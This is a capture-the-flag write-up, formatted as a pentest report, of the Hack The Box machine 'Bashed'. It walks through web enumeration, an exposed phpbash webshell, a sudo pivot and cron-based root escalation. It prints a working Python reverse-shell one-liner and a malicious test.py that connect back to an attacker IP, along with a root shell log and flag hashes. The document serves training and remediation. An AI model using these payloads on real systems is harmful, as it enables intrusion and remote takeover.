HTB - Bashed

Leonardo Tamiano

Contents

1 Summary

1.1 Author

The report was written by `Leonardo Tamiano` for his youtube channel `hexdump`.

https://www.youtube.com/@hexdump1337

1.2 Scope

In this report we analyze the security of `bashed`, an Hack The Boox, root2boot machine.

- **Name**: Bashed
- **Difficulty**: Easy
- **Operating System**: Linux/Ubuntu
- **IP**: 10.10.10.68

1.3 High-Level Overview

The machine presented various critical vulnerabilities, which have to be fixed as soon as possible. By abusing these vulnerabilities we were able to obtain **root code execution** starting from nothing.

Some keypoints:

- Web servers should not expose directory indexes without proper authentication.
- Critical assets and code should not be kept in publicly accessible resouces.
- Permissions and configurations require more hardening.
- The `/proc` filesystem is not protected enough

1.4 Tools

The tools used in order to complete the machien are shown below:

- `nmap`, to analyze UDP/TCP ports
- `gobuster`, to enumerate HTTP resources
- `python`, to spawn reverse shells
- `pspy64`, to enumerate cronjobs

The only tool that is not instaleld by default in typical penetration testing oriented distributions is `pspy64`, which can be found in the following github repository

https://github.com/DominicBreuker/pspy

2 Foothold (kali -> www-data)

Enumerating the surface area with `nmap` we see an open port exposing an `http` server.

nmap -p- bashed

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-19 07:59 EST
Nmap scan report for bashed (10.10.10.68)
Host is up (0.047s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.06 seconds
```

With a more specific scan we're able to recognize that the web server is running an `Apache httpd 2.4.18` within an `ubuntu` server.

nmap -sC -sV bashed

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

By enumerating the webserver with `gobuster` we're able to see `php` files, signaling that the application is running php code. We also enumerate a bunch of different directories.

```
gobuster dir --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
    http://bashed -x php
```

```
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bashed
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2023/12/19 08:11:39 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 301] [--> http://bashed/images/]
/.php                 (Status: 403) [Size: 285]
/uploads              (Status: 301) [Size: 302] [--> http://bashed/uploads/]
```

```
/php                  (Status: 301) [Size: 298] [--> http://bashed/php/]
/css                  (Status: 301) [Size: 298] [--> http://bashed/css/]
/dev                  (Status: 301) [Size: 298] [--> http://bashed/dev/]
/js                   (Status: 301) [Size: 297] [--> http://bashed/js/]
/config.php           (Status: 200) [Size: 0]
```

If we click on a directory such as `/dev` we're able to see the index of the directory.

Vulnerability: Directory indexes are exposed by the webserver. This allows anyone to simply look at all the files present within any publicly accessible directory.

Fix: The server configuration must be changed in order to not allow any of the directory indexes to be exposed without proper authentication.

Severity: Medium

PoC: Simply go to http://bashed/dev and you can see all the files.

Screenshot

Within the `/dev/` folder see the `phpbash.php` file. If we click on it we will obtain a webshell on the target. By definition, this webshell allows us to execute code on the remote target, thus obtaining an RCE.


Vulnerability: Critical assets (`phpbash.php`, `phpbash.min.php`) are present on http://bashed/dev folder, which can be used by anyone to obtain an RCE.

Fix: Remove the critical assets as soon as possible, or make them not publicly accessible by anyone.

Severity: Critical

PoC: Simply go to http://bashed/dev/phpbash.php

Screenshot



---

3 Pivoting (www-data -> scriptmanager)

Once inside as `www-data`, by checking the `sudoers` subsystem we see the following

sudo -l

```
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
    \:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

With this configuration we're able to pivot into the `scriptmanager` account as we can execute any command as scriptmanager without any password required.

Vulnerability: Sudoers allows `www-data` user to easily pivot to `scriptmanager` without proper authorization.

Fix: Change the sudoers configuration in order to enforce proper authorization.

Severity: Critical

PoC:

```
sudo -u scriptmanager python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Screenshot

```
www-data@bashed:/var/www/html/dev$ whoami
whoami
www-data
www-data@bashed:/var/www/html/dev$ sudo -u scriptmanager python3 -c 'import pty;
 pty.spawn("/bin/bash")'
<ger python3 -c 'import pty; pty.spawn("/bin/bash")'
scriptmanager@bashed:/var/www/html/dev$ whoami
whoami
scriptmanager
```

To actually pivot into the `scriptmanager` account, first we spawn a reverse shell on the remote target using the previously found webshell. To do this we can use the following payload, just change IP/PORT as needed

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    ;s.connect(("10.10.14.34",1338));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2
    (s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Once we have a property `tty` on the remote target as the user `www-data` we execute the following in order to pivot into the `scriptmanager` account

```
sudo -u scriptmanager python3 -c 'import pty; pty.spawn("/bin/bash")'
```

4 Privilege Escalation (scriptmanager -> root)

By using `pspy64` we're able to enumerate currently executing processes.

```
2023/12/19 05:46:01 CMD: UID=0     PID=1469   | python test.py
2023/12/19 05:47:01 CMD: UID=0     PID=1475   | /bin/sh -c cd /scripts; for f in *.py; do
    python "$f"; done
```

and in particular we're able to understand that the `root` user is executing the following `bash` code every minute

```bash
cd /scripts;
for f in *.py; do python "$f"; done
```

This means taht all scripts found within `/scripts` are executed by the root account every minute.

Vulnerability: The `/proc` filesystem exposes information regarding the processes of all users running on the machine.

Fix: Use the `hidepid` option when mounting the `/proc` filesystem in order to hide such information

```
mount -o remount,rw,nosuid,nodev,noexec,relatime,hidepid=2 /proc
```

Severity: Medium

PoC:

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
chmod +x pspy64
./pspy64
```

Screenshot: *img/bashed-4.png*

By checking the `/scripts` folder, we also notice that we have full control over the folder as the `scriptmanager` account.

ls /

```
...
drwxr-xr-x  18 root          root           500 Dec 19 04:34 run
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager 4.0K Jun  2  2022 scripts
drwxr-xr-x   2 root          root          4.0K Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Dec 19 05:22 sys
...
```

Vulnerability: Low privileged user (`scriptmanager`) has permission to modify or introduce code within the `/scripts` folder that is then run by high privileged user (`root`), causing a privilege escalation.

Fix: Change permission so that files within the `/scripts` folder can onl be read by high privileged users

```
chown root:root /scripts
chmod 755 /scripts
```

Severity: Critical

PoC:

```
cd /scripts
echo "hi" > test
cat test
```

Screenshot:

```
scriptmanager@bashed:/scripts$ echo "hi" > test
echo "hi" > test
scriptmanager@bashed:/scripts$ ls
ls
asd  test  test.py  test.txt
scriptmanager@bashed:/scripts$ ls -lha
ls -lha
total 20K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Dec 23 11:50 .
drwxr-xr-x 23 root          root          4.0K Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager    0 Dec 23 11:50 asd
-rw-r--r--  1 scriptmanager scriptmanager    3 Dec 23 11:50 test
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Dec 23 11:50 test.txt
scriptmanager@bashed:/scripts$ cat test
cat test
hi
scriptmanager@bashed:/scripts$
```

To abuse this configuration we can introduce a malicious `test.py` script which contains a reverse shell in `python`. We can then wait for the next cronjob execution, which happens every minute, and obtain our shell as root

test.py

```python
import socket,subprocess,os;

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.34",1338));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.68] 60160
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
# cat /root/root.txt
9ad6db3f850899f00d68be048df6a6bf
#
```

And this ends the machine and the report.

5 Loot

The flags obtained during the activity are shown below

- **user flag**

  > 649f11e6ed4c6e33405ba65634431031

- **root flag**

  > f362a833d804058d4b640a32b92c14fd